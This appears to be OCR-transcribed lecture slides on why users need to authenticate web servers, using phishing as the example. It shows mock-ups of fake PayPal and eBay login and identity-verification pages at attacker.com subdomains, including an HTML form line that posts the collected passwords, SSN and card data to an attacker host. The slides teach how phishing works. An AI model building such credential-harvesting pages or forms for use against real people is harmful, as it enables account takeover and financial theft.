
Authenticating the server

Why should user authenticate the web server she is interacting with?

- User is introducing sensitive data to server including credentials for performing actions

Phishing

- Attacker creates fake website that appears similar to a real one
- Tricks user to visit site (e.g. sending email)
- User inserts credentials and sensitive data which gets sent to attacker
- Web page then directs to real site or shows maintenance issues



http://paypal.attacker.com/

Please fill in the correct information for the following category to verify your identity.

Security Measures

Email address:

PayPal Password:

Full Name:

SSN: - -

Card Type: Card Type

Card Number:

Expiration Date: Month / Year (mm/yyyy)

Card Verification Number (CVV2):

Street:

City:

Country: United States

Zip Code:

Telephone:

Verified By Visa / Mastercard Securecode:

Date of Birth: - - (Ex: dd-mm-yyyy)

Submit Form

By cli

Your

Protect Your Account Info

Make sure you never provide your password to fraudulent persons.


PayPal automatically encrypts your confidential information using the Secure Sockets Layer protocol (SSL) with an encryption key length of 128-bits (the highest level commercially available).

For more information on protecting yourself from fraud, please review our Security Tips at http://www.paypal.com/securitytips

Protect Your Password

You should **never** give your PayPal password to anyone, including PayPal employees.

```
<form action="http://attacker.com/paypal.php"
method="post" name=Date>
```



Welcome to eBay - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
Go
Links
eBay Buyer Protection
Learn more
NEW

http://ebay.attacker.com/

Welcome to eBay

Ready to bid and buy? Register here

Join the millions of people who are already a part of the eBay family. Don't worry, we have room for one more.

Register as an eBay Member and enjoy privileges including:

- **Bid, buy and find bargains** from all over the world
- **Shop with confidence** with PayPal Buyer Protection
- **Connect with the eBay community** and more!

Register

Sign in to your account

Back for more fun? Sign in now to buy, bid and sell, or to manage your account.

User ID

I forgot my user ID

Password


I forgot my password

□ **Keep me signed in for today.** Don't check this box if you're at a public or shared computer.

Sign in

Having problems with signing in? Get help.

Protect your account: Create a unique password by using a combination of letters and numbers that are not



http://ebay.attacker.com/

Welcome to eBay

Ready to bid and buy? Register here

Join the millions of people who are already a part of the eBay family. Don't worry, we have room for one more.

Register as an eBay Member and enjoy privileges including:

- **Bid, buy and find bargains** from all over the world
- **Shop with confidence** with PayPal Buyer Protection
- **Connect with the eBay community** and more!

Sign in to your account

Back for more fun? Sign in now to buy, bid and sell, or to manage your account.

User ID: jbieber

I forgot my user ID


Password: ●●●●●●●●●●●

I forgot my password

□ **Keep me signed in for today.** Don't check this box if you're at a public or shared computer.

Having problems with signing in? Get help.

Protect your account: Create a unique password by using a combination of letters and numbers that are not



http://ebay.attacker.com/

Please confirm your identity jbieber

Please answer security question below.

What is your mother's maiden name?

Smith

Answer the secret question you provided.

